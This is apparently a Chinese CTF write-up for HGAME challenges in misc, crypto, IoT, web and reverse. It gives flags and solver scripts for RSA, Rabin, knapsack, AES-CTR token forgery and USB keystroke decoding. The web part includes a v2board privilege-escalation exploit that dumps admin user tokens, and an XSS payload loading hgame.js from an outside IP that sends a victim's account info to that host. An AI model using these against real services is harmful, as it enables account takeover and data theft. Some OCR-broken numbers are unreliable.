MISC：

Flag：hgame{Bash_Game^Also*Can#Rce}

hgame{Bash_Game^Also*Can#Rce^reVenge!!!!}


Tetris Master& Tetris Master Revenge

仔细阅读源码发现

```
paint_game_over() {
    local xcent=$((`tput lines`/2)) ycent=$((`tput cols`/2))
    local x=$((xcent-4)) y=$((ycent-25))
    for (( i = 0; i < 10; i++ )); do
        echo -ne "\033[$((x+i));${y}H\033[44m${good_game[$i]}\033[0m";
    done
    if [[ "$master" -eq "y" ]] && [[ "$score" -gt 50000 ]]; then
        echo -ne "\033[$((x+3));$((ycent+1))H\033[44m`cat /flag`\033[0m";
    elif [[ "$master" -ne "y" ]] && [[ "$score" -gt "$target" ]]; then
        echo -ne "\033[$((x+3));;$((ycent+1))H\033[44mKeep Going\033[0m"
    else
        echo -ne "\033[$((x+3));$((ycent+1))H\033[44m${score}\033[0m";
    fi
}
```

只要满足这个条件就可以拿到 flag，

非预期解：链接之后一直空格+N 就可以一直拿到分数，直到拿到 flag



两个关卡都是一样，另外一个办法是远程命令执行，直接把后面的条件判断注释掉，法二我看了一下懒得去试，懂原理了

Sign In Pro Max

Flag: hgame{f51d3a18-f91c-4952-a3ed-0bc0ea61d21c}

第一部分：Base64+58+32 编码就可以拿到，可以用 basecrack，也可以手动测试。

第二部分，第三，第四部分 md5 在线网站都可以拿到。


第五部分就是凯撒加密，偏移量为 5。

Crazy QR

Flag: hgame{Cr42y_qrc0de}

扫不出密码，数据位没有异常，推测是纠错码出了问题，改了几个发现可以扫出很多冗杂数据，但是改到 H4，可以得到密码 QDjkXkpMOBHNXujs

修正后的：



用密码打开压缩包可以得到 25 张 5*5 的二维码的切割图片，总共是 5x5x25 像素位，鉴定为版本 2 的二维码，还有一份位置格式的文件，winhex 打开发现是一堆数组，按照数组的次数将相应的图片顺时针旋转 90°，正好可以拼出正确

的二维码：

flag 就在其中。

CRYPTO：

Rabin

Flag: hgame{That’5_s0_3asy_to_s@lve_r@bin}

用 Rabin 算法就可以直接解出来了

网上就有脚本：

```
import gmpy2
import libnum

p =
654283271845556796907301374328864072401843295347724213731935211446933
75074983

q =
985708102687050849875249754823234560064805319172926017992562414586818
00554123

n = q*p
c =
0x4e072f435cbffbd3520a283b3944ac988b98fb19e723d1bd02ad7e58d9f01b26d62
2edea5ee538b2f603d5bf785b0427de27ad5c76c656dbd9435d3a4a7cf556
c = int(c)
e = 2

inv_p = gmpy2.invert(p, q)
inv_q = gmpy2.invert(q, p)
mp = pow(c, (p + 1) // 4, p)
mq = pow(c, (q + 1) // 4, q)
a = (inv_p * p * mq + inv_q * q * mp) % n
b = n - int(a)
c = (inv_p * p * mq - inv_q * q * mp) % n
d = n - int(c)
# 因为 rabin 加密有四种结果，全部列出。
aa = [a, b, c, d]
for i in aa:
    print(i)
    print(libnum.n2s(int(i)))
```

RSA 大闯关：

Flag：hgame{WOw_you^knowT^e_CoMmOn_&t$ack_@bout|RSA}

1： m<n_But_also_m<p

2. make_all_modulus_independent

3： encrypt_exponent_should_be_bigger

4： never_uese_same_modulus

第一关：因为N位数比较小yafu直接分解N就可以得到q,p,r的值，
求一下phi=(q-1)*(p-1)*(r-1)，基本解法套一下就可以得到答案。
第二关：经过尝试发现，不同的N都有共同的因子q，可以直接通过求最大公因素，解出q，p的值，然后基本流程走一下就行。
第三关：小e攻击（低加密指数攻击）
第四关：共模攻击
脚本网上就有，具体原理也不列了

Bag：
Flag:hgame{1t's_4n_3asy_ba9_isn7_it?}
有点像哈希算法又有点像RSA。
直接用RSA的思想去解：

```
from libnum import *

m = 152863722253103833295869496511433041577389657189101762949342 4
#b0 = 693566065333254565209687760347302145851105369329893131379 26
c = 936020621334873611514207530577393971617346516097865987654621 62

w =346783032666627282604843880173651072925552684664946565689 63 # w= b0//2

w_inv = invmod(w, m)
v_int = c * w_inv % m

n=0
flag =''
while v_int !=0:
    if v_int - pow(2,198-n) <0:
        n+=1
        flag += '0'
    else:
        v_int -=pow(2,198-n)
        n+=1
        flag +='1'

flag = flag[::-1]
print(str(n2s(int(flag,2)))[1:])
```

零元购：

Flag：hgame{5o_Eas9_6yte_flip_@t7ack_wi4h_4ES-CTR}

通过源代码可以知道，只有登入的用户名为 Vidar-Tu，才能拿到 flag，而登入的用户名主要是与传给服务器的 token 值有关，token 是将 josn 数据通过 AES 加密算法的 CTR 分组模式 加密后再与 base64 编码得到的一串字符，在该分组模式下，明文分组后与加密的计数器进行异或，再将组合并得到密文。

所以要拿到 flag 的办法就是伪造 token 值，传入服务器
而 token 值解密后的数据中用户名固定，随意登入服务器后自己的用户名也是已知的，仔细一想就知道可以使用选择明文攻击：
已知 自身 token 值 = 自身数据（已知） 与 密钥 进行异或
伪造 token 值 = 目标数据（已知） 与 密钥 进行异或
所以 伪造 token 值 = 目标数据 xor 自身数据 xor 自身数据 xor 密钥
= 目标数据 xor 密钥
再将结果进行 base64 编码即可。
伪造脚本：

```
import base64
from Crypto.Util.number import *

m = '{"Name":"Vidar-Tu","Created":1673837758,"Uid":"230555433"}'#中间 Created 参数符合传入长度就行无所谓的
c = '{"Name":"Vider-Tu","Created":1673837758,"Uid":"230555433"}'#长度必须与目标数据长度一致
token = "SpqUb67FutJh+v/IagKaIuqcr6+PexLwmmDm0NRNSGI9KJhEAwofiBLkm6fqagBG5yJonVGsNSNYRA=="
decode = base64.b64decode(token)

fake = b""
for i in range(0,58):
    a = ord(m[i])^ord(c[i])
    b = a^decode[i]
    fake += long_to_bytes(b)

fake = base64.b64encode(fake)
print(fake.decode())
```

修改后就可以拿到 flag 了

lot：

键盘：

Flag：hgame{peng_zhihuh_NB_666}

打开流量分析文件，细心地发现有很多数据的流量是重复的，应该没什么信息，而其中就藏有键盘流量数据，通过脚本提取出数据得到 zihiui_NB_666}得到半边 flag。

脚本：

```
normalKeys = {"04":"a", "05":"b", "06":"c", "07":"d", "08":"e",
"09":"f","0a":"g", "0b":"h", "0c":"i", "0d":"j", "0e":"k", "0f":"l",
"10":"m", "11":"n","12":"o", "13":"p", "14":"q", "15":"r", "16":"s",
"17":"t", "18":"u", "19":"v","1a":"w", "1b":"x", "1c":"y",
"1d":"z","1e":"1", "1f":"2", "20":"3", "21":"4","22":"5",
"23":"6","24":"7","25":"8","26":"9","27":"0","28":"<RET>","29":"<ESC>
","2a":"<DEL>", "2b":"\t","2c":"<SPACE>","2d":"-
","2e":"=","2f":"[","30":"]","31":'\\',"32":"<NON>","33":";","34":"'"
,"35":"<GA>","36":",","37":".","38":"/","39":"<CAP>","3a":"<F1>","3b"
:"<F2>",
"3c":"<F3>","3d":"<F4>","3e":"<F5>","3f":"<F6>","40":"<F7>","41":"<F8
>","42":"<F9>","43":"<F10>","44":"<F11>","45":"<F12>"}

shiftKeys = {"04":"A", "05":"B", "06":"C", "07":"D", "08":"E",
"09":"F","0a":"G", "0b":"H", "0c":"I", "0d":"J", "0e":"K", "0f":"L",
"10":"M", "11":"N","12":"O", "13":"P", "14":"Q", "15":"R", "16":"S",
"17":"T", "18":"U", "19":"V","1a":"W", "1b":"X", "1c":"Y",
"1d":"Z","1e":"!", "1f":"@", "20":"#", "21":"$","22":"%",
"23":"^","24":"&","25":"*","26":"(","27":")","28":"<RET>","29":"<ESC>
","2a":"<DEL>",
```

```
"2b":"\t","2c":"<SPACE>","2d":"_","2e":"+","2f":"{","30":"}","31":"|"
,"32":"<NON>","33":"\"","34":":","35":"<GA>","36":"<","37":">","38":"
?","39":"<CAP>","3a":"<F1>","3b":"<F2>",
"3c":"<F3>","3d":"<F4>","3e":"<F5>","3f":"<F6>","40":"<F7>","41":"<F8
>","42":"<F9>","43":"<F10>","44":"<F11>","45":"<F12>"}
nums = []
keys = open('usbdata.txt')
for line in keys:
    #print(line)
    if len(line)!=17: #首先过滤掉鼠标等其他设备的USB流量
        continue
    nums.append(line[0:2]+line[4:6]) #取一、三字节
    #print(nums)
keys.close()
output = ""
for n in nums:
    if n[2:4] == "00" :
        continue
    if n[2:4] in normalKeys:
        if n[0:2]=="02": #表示按下了shift
            output += shiftKeys [n[2:4]]
        else :
            output += normalKeys [n[2:4]]
    else:
        output += '[unknown]'
print('output :' + output)
```


百思不得其解，流量数据应该已经是分析完了，为什么找不到完整的flag？
下载github上的源代码后，比较分析得知，两个文件的大小不一样，猜测应该是在文件夹的文件里面藏了某些东西，最后在一张PDF里面找到
半边flag：hgame{peng_
反复提交hgame{peng_zihiui_NB_666}后发现flag错误，可是流量文件和PDF藏的FLAG都已经找完了，解出来的flag应该是正确的，回到提交平台仔细分析文字，经过思考发现，这道题的键盘有点奇怪，不只是奇怪在拓展的模块和性能优异，说不定这个键盘并不是常人熟悉的qwer键盘，通过猜测，发现flag里面的名字和原作者对不上，有一些细微的差别，以及字母i的位置异常，而其他字符的信息都是显而易见的正确，最终发现h和i可能在键盘上换位了，经过尝试提交得到flag。

路由器：

Flag：hgame{unp4ck1ng_firmware_1s_3Asy}

Github上弄个最新版的firmware-mod-kit，对二进制文件分离一下，

分离后一个文件夹一个文件夹打开找到 secret_program，反汇编一下 flag 就出来了，（密文逻辑是每个 bytes 都与 0x23 异或）



WEB：

Git Leakage：

Flag：hgame{Don't^put*Git-in_web_directory}

Githack 这个工具直接跑一下就多出个 flag 了，用 winhex 打开就行。

v2board：

Flag：hgame{39d580e71705f6abac9a414def74c466}

网上就有 exp 拿过来改写下：

```
from requests import *
import time
import json


def exp(baseUrl):
    url = baseUrl + "api/v1/passport/auth/register"
    username=f"{int(time.time())}@qq.com"
    password=int(time.time())
    data={
        "email":username,
        "password":password
    }
    m=post(url,data=data)
```

```
    print(f"[+]注册账户成功！用户名：{username} 密码：{password}")
    url=baseUrl+"api/v1/passport/auth/login"
    headers={
        "authorization":eval(m.text)["data"]["auth_data"]
    }
    data={
        "email":username,
        "password":password
    }
    l=post(url,data=data,headers=headers)
    if l.status_code==200:
        print("[+]登陆成功")
        url=baseUrl+"api/v1/user/getStat"
        j=get(url,headers=headers)
        print(j.text)
    else:
        print("[+]登陆失败")
        return
    url=baseUrl+"api/v1/admin/user/fetch"
    headers={
        "authorization":eval(l.text)["data"]["auth_data"]
    }
    n=get(url,headers=headers)
    raw=json.loads(n.text)["data"]
    print("flag：",end="")
    print(raw)
    for line in raw:
        if line['is_admin']==1:
            print(("hgame{"+line["token"]+"}").strip(" "))



baseUrl = input("输入网站 url：")
exp(baseUrl)
```

就拿到 flag 了

Designer:

```
app.post("/button/share", auth, async (req, res) => {
  const browser = await puppeteer.launch({
    headless: true,
    executablePath: "/usr/bin/chromium",
    args: ['--no-sandbox']
  });
  const page = await browser.newPage()
  const query = querystring.encode(req.body)
  await page.goto('http://127.0.0.1:9090/button/preview?' + query)
  await page.evaluate(() => {
    return localStorage.setItem("token", "jwt_token_here")
  })
  await page.click("#button")

  res.json({ msg: "admin will see it later" })
})
```

可以确定是 XSS 的题，

```
1;"></a><script src="http://114.116.4.45:3000/template/hgame.js"></script>
```

hgame.js

```
url = 'http://114.116.4.45:3000/index.php'
var xhr = new XMLHttpRequest();
xhr.open('post', '/user/register', false);
xhr.setRequestHeader("Content-type", "application/x-www-form-urlencoded")
data = {
    "username": "admin"
};
xhr.send(JSON.stringify(data));
h = JSON.parse(xhr.responseText);
console.log(h.token);
var upd = new XMLHttpRequest();
upd.open('get','/user/info', false);
upd.setRequestHeader("authorization", h.token)
upd.setRequestHeader("Content-type", "application/x-www-form-urlencoded")
upd.send(JSON.stringify(h));
var callback=new XMLHttpRequest();
callback.open('post', url, false);
callback.setRequestHeader("Content-type", "application/x-www-form-urlencoded")
callback.send(upd.responseText)
```

把 js 代码带进去，就可以了

REVERSE：

发现程序的逻辑是这样的

V9=[126, 225, 62, 40, 216, 253, 20, 124, 232, 122, 62, 23, 100, 161, 36, 118, 21, 184, 26, 142, 59, 31, 186, 82, 79]

v11=[63998, 33111, 67762, 54789, 61979, 69619, 37190, 70162, 53110, 68678, 63339, 30687, 66494, 50936, 60810, 48784, 30188, 60104, 44599, 52265, 43048, 23660, 43850, 33646, 4427]

1

flag[0]*v9[0]+flag[1]*v9[5]+flag[2]*v9[10]+flag[3]*v9[15]+flag[4]*v9[20]=v11[0]

flag[0]*v9[1]+flag[1]*v9[6]+flag[2]*v9[11]+flag[3]*v9[16]+flag[4]*v9[21]=v11[1]
flag[0]*v9[2]+flag[1]*v9[7]+flag[2]*v9[12]+flag[3]*v9[17]+flag[4]*v9[22]=v11[2]
flag[0]*v9[3]+flag[1]*v9[8]+flag[2]*v9[13]+flag[3]*v9[18]+flag[4]*v9[23]=v11[3]
flag[0]*v9[4]+flag[1]*v9[9]+flag[2]*v9[14]+flag[3]*v9[19]+flag[4]*v9[24]=v11[4]
2
flag[5]*v9[0]+flag[6]*v9[5]+flag[7]*v9[10]+flag[8]*v9[15]+flag[9]*v9[20]=v11[5]
flag[5]*v9[1]+flag[6]*v9[6]+flag[7]*v9[11]+flag[8]*v9[16]+flag[9]*v9[21]=v11[6]
flag[5]*v9[2]+flag[6]*v9[7]+flag[7]*v9[12]+flag[8]*v9[17]+flag[9]*v9[22]=v11[7]
flag[5]*v9[3]+flag[6]*v9[8]+flag[7]*v9[13]+flag[8]*v9[18]+flag[9]*v9[23]=v11[8]
flag[5]*v9[4]+flag[6]*v9[9]+flag[7]*v9[14]+flag[8]*v9[19]+flag[9]*v9[24]=v11[9]
3
flag[10]*v9[0]+flag[11]*v9[5]+flag[12]*v9[10]+flag[13]*v9[15]+flag[14]*v9[20]=v11[10]
flag[10]*v9[1]+flag[11]*v9[6]+flag[12]*v9[11]+flag[13]*v9[16]+flag[14]*v9[21]=v11[11]
flag[10]*v9[2]+flag[11]*v9[7]+flag[12]*v9[12]+flag[13]*v9[17]+flag[14]*v9[22]=v11[12]
flag[10]*v9[3]+flag[11]*v9[8]+flag[12]*v9[13]+flag[13]*v9[18]+flag[14]*v9[23]=v11[13]
flag[10]*v9[4]+flag[11]*v9[9]+flag[12]*v9[14]+flag[13]*v9[19]+flag[14]*v9[2 4] =v11[14]
4
flag[15]*v9[0]+flag[16]*v9[5]+flag[17]*v9[10]+flag[18]*v9[15]+flag[19]*v9[20]=v11[15]
flag[15]*v9[1]+flag[16]*v9[6]+flag[17]*v9[11]+flag[18]*v9[16]+flag[19]*v9[21]=v11[16]
flag[15]*v9[2]+flag[16]*v9[7]+flag[17]*v9[12]+flag[18]*v9[17]+flag[19]*v9[22]=v11[17]
flag[15]*v9[3]+flag[16]*v9[8]+flag[17]*v9[13]+flag[18]*v9[18]+flag[19]*v9[23]=v11[18]
flag[15]*v9[4]+flag[16]*v9[9]+flag[17]*v9[14]+flag[18]*v9[19]+flag[19]*v9[24]=v11[19] 5
flag[20]*v9[0]+flag[21]*v9[5]+flag[22]*v9[10]+flag[23]*v9[15]+flag[24]*v9[20]=v11[20]
flag[20]*v9[1]+flag[21]*v9[6]+flag[22]*v9[11]+flag[23]*v9[16]+flag[24]*v9[21]=v11[21]
flag[20]*v9[2]+flag[21]*v9[7]+flag[22]*v9[12]+flag[23]*v9[17]+flag[24]*v9[22]=v11[22]
flag[20]*v9[3]+flag[21]*v9[8]+flag[22]*v9[13]+flag[23]*v9[18]+flag[24]*v9[23]=v11[23]
flag[20]*v9[4]+flag[21]*v9[9]+flag[22]*v9[14]+flag[23]*v9[19]+flag[24]*v9[24] =v11[24]

用 sageMath 解一下就行:
结果:
flag=[104,103,97,109,101,123,121,48,117,114,95,109,64,116,104,95,49,115,95,103,7
9,48,100,125]
hgame{y0ur_m@th_1s_gO0d}